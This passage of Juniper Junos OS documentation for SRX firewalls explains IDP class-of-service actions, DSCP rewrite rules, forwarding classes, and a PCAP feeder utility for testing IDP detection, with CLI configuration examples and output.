For more information on IDP for CoS, see the following topics:

IDP Class of Service Action Overview

Differentiated Services (DS) is a system for tagging (or "marking") traffic at a position within a hierarchy of priority. Differentiated Services codepoint (DSCP) marking maps the Junos OS *Class of Service* (CoS) level to the DSCP field in the IP packet header. On SRX1500 , SRX3400, SRX3600, SRX5600, and SRX5800 devices, DSCP values of IP packets can be rewritten by the following two software modules:

- Differentiated Services code point (DSCP) rewriter at an egress interface.
- IDP module according to IDP policies.

In the data plane, before a packet reaches an egress interface, the IDP module can notify the security flow module to rewrite the packet's DSCP value. The IDP module and the interface-based rewriter rewrite DSCP values based on different and independent rules. The IDP module rewrites a packet's DSCP value based on IDP policies; whereas the interface-based writer rewrites a packet's DSCP value based on packet classification results. Therefore the rewriting decisions of the IDP module and the interface-based rewriter can be different.

An interface-based rewriter rewrites DSCP values by comparing a packet's forwarding class against a set of forwarding classes configured as *rewrite rules*. A forwarding class that does not belong to this set of forwarding classes is used to notify an interface-based rewriter to not rewrite a packet's DSCP value when it has been set by the IDP module.

> **NOTE**: In addition to influencing the rewriting of a packet's DSCP value, forwarding classes are also used to prioritize the traffic in the device. By assigning a forwarding class to a queue number, you affect the scheduling and marking of a packet as it transits an SRX Series Firewall. For information on forwarding classes, see *Forwarding Classes Overview*.

When the IDP module rewrites a packet's DSCP value, IDP can set the forwarding class associated with the packet such that the forwarding class is out of the set of forwarding classes defined as the rule for an egress interface-based rewriter. For information on rewrite rules, see *Rewrite Rules Overview* and *Example: Configuring and Applying Rewrite Rules on a Security Device*.

When the interface-based rewriter processes the packet, it notices that the packet's forwarding class does not match any of the classes defined in the rewrite rule, therefore it does not change the DSCP value of the packet. Consequently, the packet's DSCP value is marked by the IDP module and the interface-based rewriter is bypassed. Separate forwarding classes for the IDP module and the interface-based rewriter can be defined using the `set forwarding-class` statement at the [edit class-of-service] hierarchy level. For example, forwarding classes fc0, fc1, fc2, and fc3 can be defined for the IDP module, while forwarding classes fc4, fc5, fc6, and fc7 can be defined for the interface-based rewriters. In Junos OS, multiple forwarding classes can be mapped to one priority queue. Therefore the number of forwarding classes can be more than the number of queues.

> **NOTE**: When both the interface-based rewriter and the IDP modules try to rewrite DSCP values, the IDP module is given precedence over the interface-based rewriter because IDP marks DSCP values with more information about the packets and has stricter security criteria than the interface-based rewriter module.

For a configuration example that shows how you can rewrite DSCP values with the IDP module and bypass the interface-based rewriter, see "Example: Applying the CoS Action in an IDP Policy" on page 467.

SEE ALSO

Example: Applying the CoS Action in an IDP Policy | 467

Forwarding Classes Overview

IN THIS SECTION

Forwarding classes (FCs) allow you to group packets for transmission and to assign packets to output queues. The forwarding class and the loss priority define the per-hop behavior (PHB in DiffServ) of a packet.

Juniper Networks devices support eight queues (0 through 7). For a classifier to assign an output queue (default queues 0 through 3) to each packet, it must associate the packet with one of the following forwarding classes:

- Expedited forwarding (EF)—Provides a low-loss, low-latency, low-*jitter*, assured-bandwidth, end-to-end service.
- Assured forwarding (AF)—Provides a group of values you can define and includes four subclasses—AF1, AF2, AF3, and AF4—each with three drop probabilities (low, medium, and high).
- Best effort (BE)—Provides no service profile. For the BE forwarding class, loss priority is typically not carried in a class-of-service (CoS) value, and random early detection (RED) drop profiles are more aggressive.
- Network Control (NC)—This class is typically high priority because it supports protocol control.

In addition to behavior aggregate (BA) and multifield (MF) classification, the forwarding class (FC) of a packet can be directly determined by the *logical interface* that receives the packet. The packet FC can be configured using CLI commands, and if configured, this FC overrides the FC from any BA classification that was previously configured on the logical interface.

The following CLI command can assign an FC directly to packets received at a logical interface:

```
[edit class-of-service interfaces interface-name unit logical-unit-number]
forwarding-class class-name;
```

This section contains the following topics:

Forwarding Class Queue Assignments

Juniper Networks devices have eight queues built into the hardware. By default, four queues are assigned to four FCs. Table 95 on page 459 shows the four default FCs and queues that Juniper Networks classifiers assign to packets, based on the class-of-service (CoS) values in the arriving packet headers.

NOTE: Queues 4 through 7 have no default assignments to FCs and are not mapped. To use queues 4 through 7, you must create custom FC names and map them to the queues.

By default, all incoming packets, except the IP control packets, are assigned to the FC associated with queue 0. All IP control packets are assigned to the FC associated with queue 3.

Table 95: Default Forwarding Class Queue Assignments

Forwarding Queue	Forwarding Class	Forwarding Class Description
Queue 0	best-effort (BE)	The Juniper Networks device does not apply any special CoS handling to packets with 000000 in the DiffServ field, a backward compatibility feature. These packets are usually dropped under congested network conditions.
Queue 1	expedited-forwarding (EF)	The Juniper Networks device delivers assured bandwidth, low loss, low delay, and low delay variation (jitter) end-to-end for packets in this service class. Devices accept excess traffic in this class, but in contrast to assured forwarding, out-of-profile expedited-forwarding packets can be forwarded out of sequence or dropped.

Table 95: Default Forwarding Class Queue Assignments *(Continued)*

Forwarding Queue	Forwarding Class	Forwarding Class Description
Queue 2	assured-forwarding (AF)	The Juniper Networks device offers a high level of assurance that the packets are delivered as long as the packet flow from the customer stays within a certain service profile that you define. The device accepts excess traffic, but applies a random early detection (RED) drop profile to determine whether the excess packets are dropped and not forwarded. Three drop probabilities (low, medium, and high) are defined for this service class.
Queue 3	network-control (NC)	The Juniper Networks device delivers packets in this service class with a low priority. (These packets are not delay sensitive.) Typically, these packets represent routing protocol hello or keepalive messages. Because loss of these packets jeopardizes proper network operation, delay is preferable to discard.

Forwarding Policy Options

CoS-based forwarding (CBF) enables you to control next-hop selection based on a packet’s CoS and, in particular, the value of the IP packet's precedence bits. For example, you can specify a particular interface or next hop to carry high-priority traffic while all best-effort traffic takes some other path. CBF allows path selection based on FC. When a routing protocol discovers equal-cost paths, it can either pick a path at random or load-balance the packets across the paths, through either hash selection or round-robin selection.

A forwarding policy also allows you to create CoS classification overrides. You can override the incoming CoS classification and assign the packets to an FC based on the packets’ input interfaces, input precedence bits, or destination addresses. When you override the classification of incoming packets, any mappings you configured for associated precedence bits or incoming interfaces to output transmission queues are ignored.

SEE ALSO

No Link Title

Example: Classifying All Traffic from a Remote Device by Configuring Fixed Interface-Based Classification

No Link Title

Rewrite Rules Overview

A rewrite rule modifies the appropriate class-of-service (CoS) bits in an outgoing packet. Modification of CoS bits allows the next downstream device to classify the packet into the appropriate service group. Rewriting or marking outbound packets is useful when the device is at the border of a network and must alter the CoS values to meet the policies of the targeted peer. A rewrite rule examines the forwarding class and loss priority of a packet and sets its bits to a corresponding value specified in the rule.

Typically, a device rewrites CoS values in outgoing packets on the outbound interfaces of an edge device, to meet the policies of the targeted peer. After reading the current forwarding class and loss priority information associated with the packet, the transmitting device locates the chosen CoS value from a table, and writes this CoS value into the packet header.

NOTE:

- You can configure up to 32 IEEE 802.1p rewrite rules on each SRX5K-MPC on the SRX5600 and SRX5800 firewalls.
- Starting in Junos OS Release 18.2R1, you can configure 802.1p rewrite on logical VDSL interface, that is, `pt` interface).

Example: Configuring and Applying Rewrite Rules on a Security Device

IN THIS SECTION

This example shows how to configure and apply rewrite rules for a device.

Requirements

Before you begin, create and configure the forwarding classes.

Overview

You can configure rewrite rules to replace CoS values on packets received from the customer or host with the values expected by other devices. You do not have to configure rewrite rules if the received packets already contain valid CoS values. Rewrite rules apply the forwarding class information and packet loss priority used internally by the device to establish the CoS value on outbound packets. After you configure rewrite rules, you must apply them to the correct interfaces.

In this example, you configure the rewrite rule for DiffServ CoS as rewrite-dscps. You specify the best-effort forwarding class as be-class, expedited forwarding class as ef-class, an assured forwarding class as af-class, and a network control class as nc-class. Finally, you apply the rewrite rule to an IRB interface.

NOTE: You can apply one rewrite rule to each logical interface.

Table 96 on page 462 shows how the rewrite rules replace the DSCPs on packets in the four forwarding classes.

Table 96: Sample rewrite-dscps Rewrite Rules to Replace DSCPs

mf-classifier Forwarding Class	For CoS Traffic Type	rewrite-dscps Rewrite Rules
be-class	Best-effort traffic—Provides no special CoS handling of packets. Typically, RED drop profile is aggressive and no loss priority is defined.	Low-priority code point: 000000 High-priority code point: 000001
ef-class	Expedited forwarding traffic—Provides low loss, low delay, low jitter, assured bandwidth, and end-to-end service. Packets can be forwarded out of sequence or dropped.	Low-priority code point: 101110 High-priority code point: 101111
af-class	Assured forwarding traffic—Provides high assurance for packets within the specified service profile. Excess packets are dropped.	Low-priority code point: 001010 High-priority code point: 001100

Table 96: Sample rewrite-dscps Rewrite Rules to Replace DSCPs *(Continued)*

mf-classifier Forwarding Class	For CoS Traffic Type	rewrite-dscps Rewrite Rules
nc-class	Network control traffic—Packets can be delayed, but not dropped.	Low-priority code point: 110000 High-priority code point: 110001

NOTE: Forwarding classes can be configured in a DSCP rewriter and also as an action of an IDP policy to rewrite DSCP code points. To ensure that the forwarding class is used as an action in an IDP policy, it is important that you do not configure an IDP policy and interface-based rewrite rules with the same forwarding class.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from the configuration mode.

```
set class-of-service  rewrite-rules dscp rewrite-dscps  forwarding-class be-class loss-priority
low code-point 000000
set class-of-service  rewrite-rules dscp rewrite-dscps  forwarding-class be-class loss-priority
high code-point 000001
set class-of-service  rewrite-rules dscp rewrite-dscps  forwarding-class ef-class loss-priority
low code-point 101110
set class-of-service  rewrite-rules dscp rewrite-dscps  forwarding-class ef-class loss-priority
high code-point 101111
set class-of-service  rewrite-rules dscp rewrite-dscps  forwarding-class af-class loss-priority
```

```
low code-point 001010
set class-of-service  rewrite-rules dscp rewrite-dscps  forwarding-class af-class loss-priority
high code-point 001100
set class-of-service  rewrite-rules dscp rewrite-dscps  forwarding-class nc-class loss-priority
low code-point 110000
set class-of-service  rewrite-rules dscp rewrite-dscps  forwarding-class nc-class loss-priority
high code-point 110001
set class-of-service  interfaces irb unit 0 rewrite-rules dscp rewrite-dscps
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To configure and apply rewrite rules for a device:

1. Configure rewrite rules for DiffServ CoS.

```
[edit]
user@host# edit class-of-service
user@host# edit rewrite-rules dscp rewrite-dscps
```

2. Configure best-effort forwarding class rewrite rules.

```
[edit class-of-service rewrite-rules dscp rewrite-dscps]
user@host# set forwarding-class be-class loss-priority low code-point 000000
user@host# set forwarding-class be-class loss-priority high code-point 000001
```

3. Configure expedited forwarding class rewrite rules.

```
[edit class-of-service rewrite-rules dscp rewrite-dscps]
user@host# set forwarding-class ef-class loss-priority low code-point 101110
user@host# set forwarding-class ef-class loss-priority high code-point 101111
```

4. Configure assured forwarding class rewrite rules.

```
[edit class-of-service rewrite-rules dscp rewrite-dscps]
user@host# set forwarding-class af-class loss-priority low code-point 001010
user@host# set forwarding-class af-class loss-priority high code-point 001100
```

5. Configure network control class rewrite rules.

```
[edit class-of-service rewrite-rules dscp rewrite-dscps]
user@host# set forwarding-class nc-class loss-priority low code-point 110000
user@host# set forwarding-class nc-class loss-priority high code-point 110001
```

6. Apply rewrite rules to an IRB interface.

```
[edit class-of-service]
user@host# set interfaces irb unit 0 rewrite-rules dscp rewrite-dscps
```

Results

From configuration mode, confirm your configuration by entering the `show class-of-service` command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
    user@host# show class-of-service
    interfaces {
        irb {
            unit 0 {
            rewrite-rules {
            dscp rewrite-dscps;
               }
            }
        }
    }
    rewrite-rules {
        dscp rewrite-dscps {
        forwarding-class be-class {
        loss-priority low code-point 000000;
            loss-priority high code-point 000001;
```

```
            }
            forwarding-class ef-class {
                loss-priority low code-point 101110;
            loss-priority high code-point 101111;
        }
        forwarding-class af-class {
            loss-priority low code-point 001010;
        loss-priority high code-point 001100;
    }
    forwarding-class nc-class {
        loss-priority low code-point 110000;
        loss-priority high code-point 110001;
        }
    }
}
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

Verifying Rewrite Rules Configuration

Purpose

Verify that rewrite rules are configured properly.

Action

From operational mode, enter the `show class-of-service interface irb` command.

```
user@host> show class-of-service interface irb
Physical interface: irb, Index: 130
 Maximum usable queues: 8, Queues in use: 4
 Scheduler map: <default> , Index: 2
Congestion-notification: Disabled
```

```
Logical interface: irb.10, Index: 71
Object                Name                  Type                Index
Rewrite-Output        rewrite-dscps         dscp                17599
Classifier            ipprec-compatibility  ip                     13
```

Meaning

Rewrite rules are configured on IRB interface as expected.

SEE ALSO

Rewrite Rules Overview

Example: Applying the CoS Action in an IDP Policy

IN THIS SECTION

As packets enter or exit a network, devices might be required to alter the CoS settings of the packet. Rewrite rules set the value of the CoS bits within the packet's header. In addition, you often need to rewrite a given marker (for example, DSCP) at the inbound interfaces of a device to accommodate BA classification by core devices.

On SRX Series Firewalls, DSCP values of IP packets can be rewritten by the following two software modules:

- DSCP rewriter at an egress interface
- IDP module according to IDP policies

This example describes how to create an IDP policy that defines a forwarding class as an action item to rewrite the DSCP value of a packet.

Requirements

Before you begin, review the CoS components.

Overview

This example shows how you can rewrite DSCP values with the IDP module and bypass the interface-based rewriter. When you create an IDP policy to rewrite DSCP values, you must specify the following:

- Configure separate forwarding classes for the IDP module and the interface-based rewriters. In this example, eight forwarding classes, fc1 through fc8, are configured. Out of these eight forwarding classes, four classes, fc1 through fc4, are assigned to interface-based rewriters; the other four, fc5 through fc8, are assigned to the IDP module. These eight forwarding classes are mapped to four priority queues, queue 0 through queue 3.
- Configure the DSCP rewriter (rw_dscp) with forwarding classes, fc1 through fc4.
- Configure a DSCP classifier (c1) with the same forwarding classes as the DSCP rewriter. Essentially the classifier provides inputs, forwarding classes, and loss priorities to the rewriter.
- Apply the DSCP rewriter, rw_dscp, to a logical interface, ge-0/0/5.
- Apply the classifier, c1, to an ingress logical interface, ge-0/0/6.
- Create a new IDP policy (cos-policy) and assign class-of-service forwarding-class fc5 as the action.

> **NOTE**: To ensure DSCP rewriting by IDP, it is important that you do not configure an IDP policy and interface-based DSCP rewrite rules with the same forwarding class.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, and then copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set class-of-service forwarding-classes queue 0 fc1
set class-of-service forwarding-classes queue 1 fc2
set class-of-service forwarding-classes queue 2 fc3
set class-of-service forwarding-classes queue 3 fc4
set class-of-service forwarding-classes queue 0 fc5
set class-of-service forwarding-classes queue 1 fc6
set class-of-service forwarding-classes queue 2 fc7
set class-of-service forwarding-classes queue 3 fc8
set class-of-service rewrite-rules dscp rw_dscp
set class-of-service rewrite-rules dscp rw_dscp forwarding-class fc1 loss-priority low code-
point 000000
set class-of-service rewrite-rules dscp rw_dscp forwarding-class fc2 loss-priority low code-
point 001000
set class-of-service rewrite-rules dscp rw_dscp forwarding-class fc3 loss-priority low code-
point 010000
set class-of-service rewrite-rules dscp rw_dscp forwarding-class fc4 loss-priority low code-
point 011000
set class-of-service classifiers dscp c1 forwarding-class fc1 loss-priority low code-points
111111
set class-of-service classifiers dscp c1 forwarding-class fc2 loss-priority low code-points
110000
set class-of-service classifiers dscp c1 forwarding-class fc3 loss-priority low code-points
100000
set class-of-service classifiers dscp c1 forwarding-class fc4 loss-priority low code-points
000000
set class-of-service interfaces ge-0/0/5 unit 0 rewrite-rules dscp rw_dscp
set class-of-service interfaces ge-0/0/6 unit 0 classifiers dscp c1
set security idp idp-policy cos-policy
set security idp idp-policy cos-policy rulebase-ips
set-security idp idp-policy cos-policy rulebase-ips rule r1
set-security idp idp-policy cos-policy rulebase-ips rule r1 match from-zone any to-zone any
application default
set-security idp idp-policy cos-policy rulebase-ips rule r1 match attacks predefined-attack-
groups 'P2P - All'
```

```
set security idp idp-policy cos-policy rulebase-ips rule r1 then action class-of-service
forwarding-class fc5
set security idp idp-policy cos-policy rulebase-ips rule r1 then action class-of-service dscp-
code-point 62
set security idp idp-policy cos-policy rulebase-ips rule r1 then notification log-attacks
set security idp idp-policy cos-policy rulebase-ips rule r1 then severity critical
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode*in the CLI User Guide.

To configure an IDP policy that uses a forwarding class as a notification action for DSCP rewriting, perform the following tasks:

1. Configure forwarding classes.

   To configure a one-to-one mapping between the eight forwarding classes and the four priority queues, include the following statements at the `[edit class-of-service]` hierarchy level:

   ```
   [edit class-of-service]
   user@host# set forwarding-classes fc1 queue-num 0
   user@host# set forwarding-classes fc2 queue-num 1
   user@host# set forwarding-classes fc3 queue-num 2
   user@host# set forwarding-classes fc4 queue-num 3
   user@host# set forwarding-classes fc5 queue-num 0
   user@host# set forwarding-classes fc6 queue-num 1
   user@host# set forwarding-classes fc7 queue-num 2
   user@host# set forwarding-classes fc8 queue-num 3
   ```

2. Configure a DSCP rewriter with forwarding classes.

   ```
   [edit class-of-service]
   user@host# set rewrite-rules dscp rw_dscp forwarding-class fc1 loss-priority low code-point
   000000
   user@host# set rewrite-rules dscp rw_dscp forwarding-class fc2 loss-priority low code-point
   001000
   user@host# set rewrite-rules dscp rw_dscp forwarding-class fc3 loss-priority low code-point
   010000
   user@host# set rewrite-rules dscp rw_dscp forwarding-class fc4 loss-priority low code-point
   011000
   ```

3. Configure a BA classifier with the same forwarding classes as the DSCP rewriter.

```
[edit class-of-service]
user@host# set classifiers dscp c1 forwarding-class fc1 loss-priority low code-points 111111
user@host# set classifiers dscp c1 forwarding-class fc2 loss-priority low code-points 110000
user@host# set classifiers dscp c1 forwarding-class fc3 loss-priority low code-points 100000
user@host# set classifiers dscp c1 forwarding-class fc4 loss-priority low code-points 000000
```

4. Apply the rewriter to a logical interface.

```
[edit class-of-service]
user@host# set interfaces ge-0/0/5 unit 0 rewrite-rules dscp rw_dscp
```

5. Apply the classifier to a logical interface.

```
[edit class-of-service]
user@host# set interfaces ge-0/0/6 unit 0 classifiers dscp c1
```

6. Configure the IDP policy with the action of forwarding class.

   The following steps show how an IDP policy includes a class-of-service forwarding class as one of the actions. In policy *cos-policy*, forwarding class fc5 is defined as an action in conjunction with the action of dscp-code-point 62, which requires the IDP module to rewrite DSCP values to 62. Taking actions of R1, the IDP module conducts the security flow module to rewrite the packets' DSCP values as 62 and set their forwarding classes as fc5.

   To set a forwarding class as one of the actions in an IDP policy, perform the following tasks:

Step-by-Step Procedure

a. Create a policy by assigning a meaningful name to it.

```
[edit ]
user@host# edit security idp idp-policy cos-policy
```

b. Associate a rulebase with the policy.

```
[edit security idp idp-policy cos-policy ]
user@host# edit rulebase-ips
```

c. Add rules to the rulebase.

```
[edit security idp idp-policy cos-policy rulebase-ips]
user@host# edit rule R1
```

d. Define the match criteria for the rule.

```
[edit security idp idp-policy cos-policy rulebase-ips rule R1]
user@host# set match from-zone any to-zone any application default
```

e. Define an attack as match criteria.

```
[edit security idp idp-policy cos-policy rulebase-ips rule R1]
user@host# set match attacks predefined-attack-groups 'P2P - All'
```

f. Specify forwarding class as an action for the rule.

```
[edit security idp idp-policy cos-policy rulebase-ips rule R1]
user@host# set then action class-of-service forwarding-class fc5
```

g. Specify dscp–code-point as an action for the rule.

```
[edit security idp idp-policy cos-policy rulebase-ips rule R1]
user@host# set then action class-of-service dscp-code-point 62
```

h. Specify notification and logging options for the rule.

```
[edit security idp idp-policy cos-policy rulebase-ips rule R1]
user@host# set then notification log-attacks alert
```

i. Set the severity level for the rule.

```
[edit security idp idp-policy cos-policy rulebase-ips rule R1]
user@host# set then severity critical
```

j. Activate the policy.

```
[edit]
user@host# set security idp active-policy cos-policy
```

Results

From configuration mode, confirm your configuration by entering the `show security idp` and `show class-of-service` commands. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security idp
idp-policy cos-policy {
    rulebase-ips {
        rule R1 {
            match {
                from-zone any;
                to-zone any;
                application default;
                attacks {
                    predefined-attack-groups P2P - All;
                }
            }
            then {
                action {
                    class-of-service {
                        forwarding-class fc5;
                        dscp-code-point 62;
                    }
                }
                notification {
                    log-attacks {
                        alert;
```

```
                    }
                }
                severity critical;
            }
        }
    }
}
active-policy cos-policy;
```

```
[edit]
user@host# show class-of-service
classifiers {
    dscp c1 {
        forwarding-class fc1 {
            loss-priority low code-points 111111;
        }
        forwarding-class fc2 {
            loss-priority low code-points 110000;
        }
        forwarding-class fc3 {
            loss-priority low code-points 100000;
        }
        forwarding-class fc4 {
            loss-priority low code-points 000000;
        }
    }
}
    forwarding-classes {
        queue 0 fc5;
        queue 1 fc6;
        queue 2 fc7;
        queue 3 fc8;
    }
    interfaces {
        ge-0/0/5 {
            unit 0 {
                rewrite-rules {
                    dscp rw_dscp;
                }
            }
        }
```

```
        ge-0/0/6 {
            unit 0 {
                classifiers {
                    dscp c1;
                }
            }
        }
    }
    rewrite-rules {
        dscp rw_dscp {
            forwarding-class fc1 {
                loss-priority low code-point 000000;
            }
            forwarding-class fc2 {
                loss-priority low code-point 001000;
            }
            forwarding-class fc3 {
                loss-priority low code-point 010000;
            }
            forwarding-class fc4 {
                loss-priority low code-point 011000;
            }
        }
    }
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

To confirm that the configuration is working properly, perform these tasks:

Verifying IDP Policy Configuration

Purpose

Verify that the forwarding class fc5 is configured as an action in the IDP policy.

Action

From operational mode, enter the `show security idp idp-policy cos-policy` command.

Verifying CoS Configuration

Purpose

Verify if the one-to-one mapping between the eight forwarding classes and the four priority queues, application of the BA classifier to the interfaces, and the rewrite rule are working.

Action

From operational mode, enter the `show class-of-service` command.

SEE ALSO

Understanding IDP Policy Rules | 94

Change History Table

Feature support is determined by the platform and release you are using. Use Feature Explorer to determine if a feature is supported on your platform.

Release	Description
18.2R1	Starting in Junos OS Release 18.2R1, you can configure 802.1p rewrite on logical VDSL interface, that is, `pt` interface).

RELATED DOCUMENTATION

IDP Policies Overview | 56

IDP Policy Rules and IDP Rule Bases | 93

IDP Utility for PCAP

IN THIS SECTION

Understanding Packet Capture

On SRX300, SRX320, SRX340, SRX345, SRX550, SRX550HM devices, to improve the IDP validation process, a CLI command is introduced to display and clear the contexts and the associated data only for the packet capture (PCAP) traffic.

You can run the packet capture utility in either inet mode or transparent mode to generate protocol contexts. You should run the command line PCAP feeder utility tool from the UNIX shell prompt (%).

A PCAP feeder utility uses a pair of source and destination IPv4 addresses available in the traffic, interfaces where the packets are to be fed, and the IPV4 addresses configured for the interfaces through which these PCAPs are injected.
Once the PCAPs are fed to these interfaces, a list of contexts associated with the PCAPs and the data are matched for the context. The context, hits, and associated data will be displayed only for traffic that is generated by the PCAP feeder. Live traffic statistics will not be captured. While feeding packets, make sure to feed the packets to the subnet IP of the interface. If you feed packets to the interface IP, IDP security processing might not detect the contexts. Except for the interface IP all other subnet IP can be used.

Before you run new PCAPs through PCAP feeder utility tool, clear the existing contexts and data by using the following clear contexts commands:

```
[edit security]
user@host> clear security idp attack context
user@host> clear security flow session interface <intf1>
user@host> clear security flow session interface <intf2>
user@host> clear security flow session idp
user@host> clear security idp attack table
```

Sample command used for Inet mode PCAP feeder:

```
% pcapfeed -verbose --interface-ip1 5.0.0.13 --interface-ip2 15.0.0.14 --pcap-ip1 6.0.0.1 --pcap-
ip2 7.0.0.1 --interface1 ge-0/0/6 --interface2 ge-0/0/7 --pcap /var/tmp/http.pcap
```

Or

```
% pcapfeed -quiet --interface-ip1 5.0.0.13 --interface-ip2 15.0.0.14 --pcap-ip1 6.0.0.1 --pcap-
ip2 7.0.0.1 --interface1 ge-0/0/6 --interface2 ge-0/0/7 --pcap /var/tmp/http.pcap
```

Sample command used for transparent mode PCAP feeder:

```
% pcapfeed -verbose -transparent --pcap-ip1 6.0.0.1 --pcap-ip2 7.0.0.1 --interface1 ge-0/0/6 --
interface2 ge-0/0/7 --pcap /var/tmp/http.pcap
```

Or

```
% pcapfeed -quiet -transparent --pcap-ip1 6.0.0.1 --pcap-ip2 7.0.0.1 --interface1 ge-0/0/6 --
interface2 ge-0/0/7 --pcap /var/tmp/http.pcap
```

Table 97 on page 478 defines the PCAP feeder tool fields from the above provided sample outputs.

Table 97:

Fields	Description
pcap --quiet	Suppresses logs from appearing in the console
pcap --verbose	Enables logs to appear in the console
interface-ip1	IP address of the first interface for feeding PCAP packets
interface-ip2	IP address of the other interface for feeding PCAP packets
pcap-ip1	IP address seen in the PCAP

pcap-ip2	Another IP address seen in the PCAP
interface1	Interface 1 in SRX device
interface2	Interface 1 in SRX device

PCAP feeder does not support:

- IPv6
- Multiple channel protocols such as FTP

Example: Configuring packet capture feeder in inet mode

IN THIS SECTION

This example explains how to run the packet capture (PCAP) feeder in inet mode to generate protocol contexts.

Requirements

Before you begin:

- Configure network interfaces.

Overview

To run the PCAP feeder with a relevant IDP policy to get the associated protocol contexts. In this example, PCAPs are fed using pcap-ip1 6.0.0.1 and pcap-ip2 7.0.0.1 in quiet mode.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, and then copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set security idp idp-policy idppolicy rulebase-ips rule 1 match from-zone any
set security idp idp-policy idppolicy rulebase-ips rule 1 match source-address any
set security idp idp-policy idppolicy rulebase-ips rule 1 match to-zone any
set security idp idp-policy idppolicy rulebase-ips rule 1 match destination-address any
set security idp idp-policy idppolicy rulebase-ips rule 1 match application default
set security idp idp-policy idppolicy rulebase-ips rule 1 match attacks predefined-attack-groups
“HTTP - All”
set security idp idp-policy idppolicy rulebase-ips rule 1 then action close-client-and-server
set security idp idp-policy idppolicy rulebase-ips rule 1 then notification log-attacks
set security forwarding-options family inet6 mode flow-based
set security policies from-zone trust to-zone untrust policy 1 match source-address any
set security policies from-zone trust to-zone untrust policy 1 match destination-address any
set security policies from-zone trust to-zone untrust policy 1 match application any
set security policies from-zone trust to-zone untrust policy 1 then permit application-services
idp-policy idppolicy
set security policies from-zone untrust to-zone trust policy 1 match source-address any
set security policies from-zone untrust to-zone trust policy 1 match destination-address any
set security policies from-zone untrust to-zone trust policy 1 match application any
set security policies from-zone untrust to-zone trust policy 1 then permit application-services
idp-policy idppolicy
set security zones security-zone untrust host-inbound-traffic system-services all
set security zones security-zone untrust host-inbound-traffic protocols all
set security zones security-zone untrust interfaces ge-0/0/0.0
set security zones security-zone untrust application-tracking
set security zones security-zone trust host-inbound-traffic system-services all
```

```
set security zones security-zone trust host-inbound-traffic protocols all
set security zones security-zone trust interfaces ge-0/0/2.0
set interfaces ge-0/0/0 unit 0 family inet address 5.0.0.15/24
set interfaces ge-0/0/2 unit 0 family inet address 15.0.0.16/24
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To create an application and associate it with an IDP policy:

1. Create a policy by assigning a meaningful name to it, associate a rulebase with the policy , add rules to the rulebase, and define match criteria for the rule.

```
[edit security]
user@host#set idp idp-policy idppolicy rulebase-ips rule 1 match from-zone any
user@host#set idp idp-policy idppolicy rulebase-ips rule 1 match source-address any
user@host#set idp idp-policy idppolicy rulebase-ips rule 1 match to-zone any
user@host#set idp idp-policy idppolicy rulebase-ips rule 1 match destination-address any
user@host#set idp idp-policy idppolicy rulebase-ips rule 1 match application default
user@host#set idp idp-policy idppolicy rulebase-ips rule 1 match attacks predefined-attack-
groups “HTTP - All”
user@host#set idp idp-policy idppolicy rulebase-ips rule 1 then action close-client-and-server
user@host#set idp idp-policy idppolicy rulebase-ips rule 1 then notification log-attacks
user@host#set forwarding-options family inet6 mode flow-based
```

2. Configure policies.

```
[edit security]
user@host#set policies from-zone trust to-zone untrust policy 1 match source-address any
user@host#set policies from-zone trust to-zone untrust policy 1 match destination-address any
user@host#set policies from-zone trust to-zone untrust policy 1 match application any
user@host#set policies from-zone trust to-zone untrust policy 1 then permit application-
services idp-policy idppolicy
user@host#set policies from-zone untrust to-zone trust policy 1 match source-address any
user@host#set policies from-zone untrust to-zone trust policy 1 match destination-address any
user@host#set policies from-zone untrust to-zone trust policy 1 match application any
user@host#set policies from-zone untrust to-zone trust policy 1 then permit application-
services idp-policy idppolicy
```

3. Configure zones and assign interfaces.

```
[edit security]
user@host# set zones security-zone untrust host-inbound-traffic system-services all
user@host# set zones security-zone untrust host-inbound-traffic protocols all
user@host# set zones security-zone untrust interfaces ge-0/0/0.0
user@host# set zones security-zone untrust application-tracking
user@host# set zones security-zone trust host-inbound-traffic system-services all
user@host# set zones security-zone trust host-inbound-traffic protocols all
user@host# set zones security-zone trust interfaces ge-0/0/2.0
```

4. Configure forwarding interfaces.

```
[edit]
user@host# set interfaces ge-0/0/0 unit 0 family inet address 5.0.0.15/24
user@host# set interfaces ge-0/0/2 unit 0 family inet address 15.0.0.16/24
```

Results

From configuration mode, confirm your configuration by entering the `show security idp` and `show applications` commands. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security idp
idp-policy idppolicy {
    rulebase-ips {
        rule 1 {
            match {
                from-zone any;
                source-address any;
                to-zone any;
                destination-address any;
                application default;
            }
            then {
                action {
                    close-client-and-server;
                }
```

```
                notification {
                    log-attacks;
                }
            }
        }
    }
}
```

```
[edit]
user@host# show security policies
from-zone trust to-zone untrust {
policy 1 {
    match {
        source-address any;
        destination-address any;
        application any;
    }
    then {
        permit {
            application-services {
                idp-policy idppolicy;
            }
        }
    }
}
```

```
[edit]
user@host# show security zones
security-zone untrust {
    host-inbound-traffic {
        system-services {
            all;
        }
        protocols {
            all;
        }
    }
    interfaces {
        ge-0/0/0.0;
    }
```

```
    application-tracking;
}
```

```
[edit]
user@host# show interfaces
ge-0/0/0 {
    unit 0 {
